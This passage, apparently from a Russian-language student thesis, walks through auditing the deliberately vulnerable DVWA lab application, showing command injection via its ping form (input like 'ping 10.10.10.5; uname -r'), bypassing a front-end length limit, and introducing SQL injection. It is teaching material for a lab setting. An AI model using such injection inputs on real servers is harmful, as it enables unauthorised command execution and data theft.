


Рисунок 2.3.4.6 - Авторизация в приложение DVWA

Таким образом неправильная конфигурация базы данных может привести к печальным последствиям в виде несанкционированного получения информации злоумышленником или потенциальному удалению базы данных с потерей всего содержимого.

Metasploitable является идеальным решением для студентов обучающихся информационной безопасности так как система является виртуальной, что позволяет студентам устанавливать её на свои персональные компьютеры и продолжать обучение из дома. Система содержит огромное количество реальных уязвимостей все из которых в рамках дипломной работы не представляется возможным.

Это позволит эффективно подкреплять теоретический материал набирая при этом практический опыт сравнимый с тестированием реальных систем.

2.4 Аудит безопасности DVWA

DVWA (Damn Vulnerable Web Application) - веб-приложение входящее в состав Metasploitable, которое содержит самые популярные веб уязвимости встречающиеся в реальных веб-приложениях по всему миру. Ценность данного приложения заключается в том, что с каждой имеющейся уязвимостью можно подробно ознакомиться в специальной вкладке.

DVWA содержит такие уязвимости как: перебор паролей методом грубой силы, эксплуатацию уязвимости выполнения произвольного кода, CSRF, включение произвольных файлов, SQL-инъекции и XSS.

Главной особенностью данного приложения является возможность выбора уровня сложности. В зависимости от выбранного уровня сложности метод эксплуатации уязвимости будет меняться.

На рисунке 2.4.1 демонстрируется главная страница приложения DVWA. Для входа в приложение нужно использовать логин и пароль *admin/password*. Логин и пароль были получены в результате получения доступа к базе данных MySQL.

Главная страница сообщает пользователю основную информацию о приложение.

Дословно там написано: “Damn Vulnerable Web Application (DVWA) - это приложение, работающее на PHP и MySQL, которое очень уязвимо. Главной целью данного приложения является обеспечение студентов/преподавателей безопасным тестовым окружением для тестирования/изучения навыков в области разработки веб-приложений. Приложение может помочь разработчикам проектировать более безопасные приложения, а тестировщикам находить и исследовать уязвимости веб-приложений”.

Описание приложения говорит само за себя, главной его целью является обучение студентов основам разработки безопасных веб-приложений.

В нижнем левом углу экрана можно увидеть информацию о состояние приложения.




Рисунок 2.4.1 - Главная страница DVWA

Помимо регулируемых уровней сложности приложение поддерживает функцию PHPIDS (PHP Intrusion Detection System) включение которой накладывает дополнительные ограничения на эксплуатацию уязвимости.

Если студентам достаточно просто находить уязвимости и эксплуатировать их, то можно усложнить задания включив опцию обнаружения проникновения и попробовать снова. Данная опция позволяет симулировать реальные системы безопасности пусть и в довольно минимальной конфигурации. Все это способствует укреплению навыков поиска уязвимостей у студентов.

Для демонстрации возможностей DVWA будет продемонстрирована эксплуатация нескольких имеющихся уязвимостей.

На рисунке 2.4.2 показана функциональность пинга любого хоста в сети. Всё что нужно сделать пользователю это ввести IP-адрес хоста и веб-приложение попробуют сделать его пинг.

Вкладка называется “Command Execution (Выполнение команды)”, а в нижнем правом углу выделены две кнопки: “View Source (Просмотреть исходный код)” и “View Help (Посмотреть помощь)”. Если студент затрудняется в поиске уязвимости он может воспользоваться подсказками.

Подсказки содержат либо исходный код страницы или ссылку на веб-ресурс, на котором демонстрируется эксплуатация уязвимости данного типа.




Рисунок 2.4.2 - Выполнение пинга произвольного хоста

На рисунке 2.4.3 демонстрируется попытка пинга хоста с IP-адресом 10.10.10.5.

Как видно из рисунка 2.4.3 приложение использует обычную утилиту Linux *ping* для пинга хоста.

Рисунок 2.4.3 - Пинг хоста 10.10.10.5

На первый взгляд кажется, что все в полном порядке. В поле IP-адрес вводится хост, а веб-приложение дает команду веб-серверу выполнить команду *ping* и проверить хост.

Прежде чем приступить к поиску уязвимости нужно обратиться к функции выбора уровня сложности. Для доступа к ней нужно перейти во вкладку “DVWA Security (Безопасность DVWA)”.

На рисунке 2.4.4 демонстрируется главная панель управления безопасностью веб-приложения DVWA.

В заголовке “Script Security (Безопасность скриптов)” можно получить информацию о текущем уровне безопасности приложения. Изменить уровень сложности можно используя выпадающий список.

Всего приложение поддерживает три уровня сложности: низкий, средний и высокий.




Рисунок 2.4.4 - Выбор уровня сложности

В данном случае нужно выставить уровень сложности в низкий и нажать на кнопку “Submit(Отправить)”. После этого уровень сложности приложения снижен до минимального. Для демонстрационных целей этого вполне достаточно.

Также нужно упомянуть о том, что в этой же вкладке содержатся настройки PHPIDS.

PHPIDS (PHP Intrusion Detection System) - это уровень безопасности веб-приложений написанных на языке программирования PHP. В этой вкладке можно включить PHPIDS нажав на ссылку “enable PHPIDS (активировать PHPIDS)”. По умолчанию PHPIDS отключен.

Помимо механизма PHPIDS DVWA поддерживает симуляцию атак. Если атака была обнаружена PHPIDS, то информация об этом событие попадает в лог-файл. Посмотреть его содержимое можно перейдя по ссылке “View IDS log (Просмотреть логи IDS)”.

Изменив уровень сложности приложения можно перейти к поиску уязвимости.

Уязвимость заключается в процессе выполнения команды *ping*. Так как веб-приложение использует утилиту операционной системы, вызов команды происходит с помощью функции PHP. Если приложение не выполняет фильтрацию содержимого формы, то злоумышленник может подставить вместо IP-адреса хоста произвольную команду.

Очень часто в качестве защитной меры на frontend части приложения организовывается ограничение количества вводимых символов в поле формы.

Обойти это ограничение можно используя параметры разработчика браузера. Нажав на F12 можно выбрать элемент формы и изменить количество допустимых символов для данного поля.

На рисунке 2.4.5 демонстрируется эксплуатация уязвимости произвольного выполнения команды.




Рисунок 2.4.5 - Внедрение произвольной bash команды

Вместе с IP-адресом приложению передается набор символов; uname *-r*, которые успешно интерпретируются как отдельная команда.

В итоге команда, выполняемая на веб-сервере, выглядит так: *ping 10.10.10.5; uname -r*. В UNIX системах оператор точки с запятой (;) считается разделителем команд, что позволяет выполнить произвольное количество команд используя данную технику.

На рисунке 2.4.6 демонстрируется результат выполнения произвольной команды.

Рисунок 2.4.6 - Результат выполнения произвольной команды

Как видно из предыдущего рисунка приложение помимо основной сетевой информации возвращает результат выполнения команды *uname -r*, которая возвращает версию ядра операционной системы. С этого момента атакующий может выполнять на сервере любую произвольную команду.

На рисунке 2.4.7 демонстрируется выполнение произвольной команды *echo*.

Команда *echo* успешно выводит переданную в качестве аргумента строку на устройство стандартного вывода.




Рисунок 2.4.7 - Запуск произвольной команды

На рисунке 2.4.8 демонстрируется результат выполнения произвольной команды.

Как видно из рисунка 2.4.8 сервер выполнил произвольную команду *echo* и вывел переданную строку на экран.

Под каждой вкладкой с уязвимостью имеется секция “More Info (Больше информации)”, которая содержит ссылки на ресурсы, содержащие дополнительную информацию о текущей уязвимости.

Если задача кажется слишком сложной, то можно воспользоваться кнопкой “View Source (Посмотреть исходный код)” и изучить исходный код веб-страницы.

На рисунке 2.4.9 демонстрируется вкладка с открытым исходным кодом текущей веб-страницы.




Рисунок 2.4.8 - Результат выполнения произвольной команды

Полученная из исходного кода информация позволяет понять в чем заключается уязвимость. Например, в данном случае для вызова утилиты *ping* используется PHP функция *shell_exec*.

Уязвимость заключается в том, что в качестве аргумента функции передается параметр, который полностью контролирует пользователь. Прежде чем отправиться в функцию этот аргумент следует проверять.

Функция просмотра исходного кода доступна пользователю в независимости от выбранного уровня сложности.




Рисунок 2.4.9 - Просмотр исходного кода для выполнения пинга произвольного хоста

Для демонстрации следующей уязвимости необходимо перейти во вкладку “SQL Injection(SQL-инъекция)”. В данной вкладке студенту предлагается найти SQL-инъекцию.

SQL-инъекция - это уязвимость приложения, которая заключается в том, что пользователь приложения может влиять на SQL запрос, выполняемый на стороне базы данных. Данная уязвимость считается одной из самых популярных и разрушительных по своему воздействию.

На рисунке 2.4.10 демонстрируется сервис по поиску пользователей приложения по идентификатору.

Рисунок 2.4.10 - Поиск пользователя по идентификатору

В поле ввода требуется ввести целочисленный идентификатор пользователя для получения информации о нем. Так, например, введя номер “1” можно получить информацию о пользователе *admin*.

SQL-инъекции обычно делятся на blind injection (слепые инъекции) и common injection (обычные инъекции). Отличие заключается в том, что слепые инъекции в отличии от обычных не дают атакующему никакой информации о ходе выполнения запроса. Если пользователь сформировал неправильный запрос, то приложение не возвращает конкретной ошибки, которая возникла на сервере и вместо этого может выдать дефолтный результат из набора, например, если пользователь с идентификатором “1a1b1c” не существует, то приложение может вернуть пользователя с идентификатором “1”. Как правило слепые инъекции искать гораздо сложнее, но интереснее.

Если вместо обычного идентификатора передать специально созданный SQL-запрос, то можно получить совершенно неожиданные результаты.

На рисунке 2.4.11 демонстрируется процесс выполнения произвольного SQL запроса.

